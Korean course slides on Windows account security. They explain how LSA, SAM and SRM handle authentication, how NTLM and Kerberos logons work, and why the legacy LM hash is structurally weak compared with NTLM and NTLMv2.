

# 시스템 보안

## #3 계정과 권한 - 3




# 윈도우 계정과 권한

윈도우 계정과 권한

# 윈도우 계정과 권한

- 윈도우의 인증 체계

- 윈도우 인증 구조 : 윈도우의 인증 과정에서 가장 중요한 구성 요소는 LSA, SAM, SRM




- LSA는 모든 계정의 로그인에 대한 검증을 하고 시스템자원 및 파일 등에 대한 접근 권한을 검사(로컬, 원격 모두)하고 이름과 SID를 매칭하며, SRM이 생성한 감사 로그를 기록하는 역할도 함
- LSA는 NT 보안의 중심 요소이며, 보안 서브 시스템이라 불리기도 함

# 윈도우 계정과 권한

- 윈도우의 인증 체계

- 윈도우 인증 구조 : 윈도우의 인증 과정에서 가장 중요한 구성 요소는 LSA, SAM, SRM




- SAM은 사용자/그룹 계정 정보에 대한 데이터베이스를 관리
- 사용자의 로그인 입력 정보와 SAM 정보를 비교해 인증여부를 결정

# 윈도우 계정과 권한

- 윈도우의 인증 체계

- 윈도우 인증 구조 : 윈도우의 인증 과정에서 가장 중요한 구성 요소는 LSA, SAM, SRM




- SAM이 사용자의 계정과 패스워드의 일치 여부를 확인하여 SRM에 알리면,
- SRM은 사용자에게 SID를 부여하고,
- SRM은 SID에 기반하여 파일이나 디렉터리에 접근(access)을 허용할지를 결정하고
- 이에 대한 감사 메시지를 생성

# 윈도우 계정과 권한

- 윈도우의 인증 체계 - 로컬 인증

- Ctrl+Alt+Delete → Winlogon 화면 → 아이디, 패스워드 입력 → LSA 서브 시스템이 인증 정보를 받아 NTLM 모듈에 아이디와 패스워드 전달 → SAM이 받아 확인 → 로그인 허용


※ NTLM(NT Lan Manger) : 윈도우에서 제공하고 있는 인증 프로토콜 중 하나로 Challenge-Response(도전-응답) 라고 불리는 인증 프로토콜 방식을 사용



# 윈도우 계정과 권한

## • 윈도우의 인증 체계 - 도메인 인증

- Ctrl+Alt+Delete → Winlogon 화면 → 인증 정보 입력 → 해당 정보를 LSA 서브 시스템에 인계하면 LSA 서브 시스템에서 해당 인증 정보가 로컬 인증인지 도메인 인증인지 확인 → 커버로스(Kerberos) 프로토콜 이용, 도메인 컨트롤러에 인증 요청 → 로그인 허용
- 커버로스(Kerberos)는 "티켓"을 기반으로 동작하는 컴퓨터 네트워크 인증 암호화 프로토콜




- 도메인 인증에서는 기본적으로 풀 도메인 이름 (FQDN: Full Qualified Domain Name)과 커버로스 프로토콜을 이용하게 되어 있지만, IP를 이용해 접근을 시도할 경우 NTLM 사용
- 도메인 컨트롤러는 인증 정보를 확인하여 접속하고자 하는 사용자에게 접근 토큰을 부여하여 로그인 허용

# 윈도우 계정과 권한

## • 윈도우의 인증 체계 - Challenge & Response 인증

- 패스워드를 인증 서버와 같은 인증 주체에 전달하여 올바른 패스워드임을 증명하는 가장 직관적이고 쉬운 방법은 패스워드 값을 직접 전달하는 것
- 그러나 운영체제 인증과 같이 높은 수준의 인증이 필요한 경우에는 이런 단순 인증 방식은 패스워드 노출 또는 패스워드 재사용 공격에 매우 취약
- 그렇기 때문에 Challenge & Response 방식으로 인증을 수행



### • 인증 요청 :

인증을 수행하고자 하는 주체가 인증 서버에 인증을 요청

### • Challenge 값 생성 :

인증 요청 받은 인증 서버는 문자열 등의 값을 특정 규칙을 따르거나 혹은 랜덤하게 생성하여 인증 요구자에 전달

### • Response 값 생성 :

인증 요구자는 서버에서 전달받은 Challenge 값과 본인이 입력한 패스워드 정보 등을 이용해 서버에 보낼 값을 생성

### • Response 값 전송 :


인증 요구자는 생성한 Response 값을 인증 서버에게 전달하고 인증 서버는 이 Response 값을 확인하여 통지



# 윈도우 계정과 권한

- 윈도우의 자격 증명 - 인증 프로토콜


- LM(Lan Manger) : WinXP , Win2000의 기본 알고리즘, Vista 이후로는 사용 불가(매우 취약)
- NTLM(NT Lan Manger) : LM Hash + MD4 Hash (취약)
- NTLMv2 : 현재 Windows OS의 기본 인증 프로토콜 , 서버 2008 R2 이상에서는 NTLMv2



# 윈도우 계정과 권한

- 윈도우의 자격 증명 - 인증 프로토콜

- LM(Lan Manger) 인증 프로토콜




- 1980년대에 만들어진 알고리즘으로 본래 IBM의 OS 2에서 사용
- MS에서 1993년에 만든 윈도우 NT에 탑재되기 시작
- LM은 구조적으로 취약한 알고리즘으로 윈도우 2000, XP의 기본 알고리즘

# 윈도우 계정과 권한

## • 윈도우의 자격 증명 - 인증 프로토콜

### - LM(Lan Manger) 해시

- ① 대문자 변환 : 사용자가 패스워드 입력하면 모두 대문자로 전환, 대소문자 구분 없음
- ② 패딩(Padding) : 기본적으로 14글자를 하나의 패스워드로 인식, 14글자가 되지 않는 패스워드는 뒤에 0을 붙여 14자리로 만듦
- ③ 분리 : 패스워드 길이에 관계없이 8바이트가 블록 하나를 형성하는데, 이 중 1바이트는 패스워드 블록에 대한 정보를 담고 있어 실질적 패스워드 문자열은 7바이트, 즉 문자 7개로 구성 패스워드가 qwer1234라면 8자이므로 패스워드 블록 두 개 형성




- ④ DES 암호화 : 두 개 블록으로 분리된 패스워드는 각각 "KGS!@#\$%"라는 문자열을 암호화 키(Key)로 사용해 암호화
  - ⑤ 결합 : " KGS!@#\$%"로 각각 암호화한 두 결과 값을 합하여 SAM 파일에 저장
- LM 알고리즘 그림에서 확인한 바와 같이 패스워드 블록은 별도로 운영(qwer1234는 qwer123과 4로 나뉨)  
qwer123이 쉽게 크래킹 되지 않을 수도 있으나, 4는 수초 내 크래킹  
윈도우는 문자열 7개 패스워드 블록 이용 패스워드 구현, 7자나 8자 패스워드 강도 동일  
윈도우에서 14자 패스워드 크래킹이 7자 패스워드 두 개 크래킹과 같은 노력 필요  
14자 패스워드의 보안 강도는 7자 패스워드보다 겨우 2배 더 강도가 높음

# 윈도우 계정과 권한

- 윈도우의 자격 증명 - 인증 프로토콜

- NTLM(NT Lan Manger) 인증 프로토콜 : LM에 MD4 해시 추가




- MD4 결과 값은 16바이트(128비트)이므로  
5바이트의 패딩을 더해 21바이트를 만들고  
7바이트 씩 3개로 분리 암호화

# 윈도우 계정과 권한

- 윈도우의 자격 증명 - 인증 프로토콜

- NTLMv2(NT Lan Manger v2) 인증 프로토콜

v2는 윈도우 비스타 이후의 윈도우 기본 인증 프로토콜로 사용되며, LM/NTLM과는 전혀 다른 알고리즘으로 해시 값을 생성

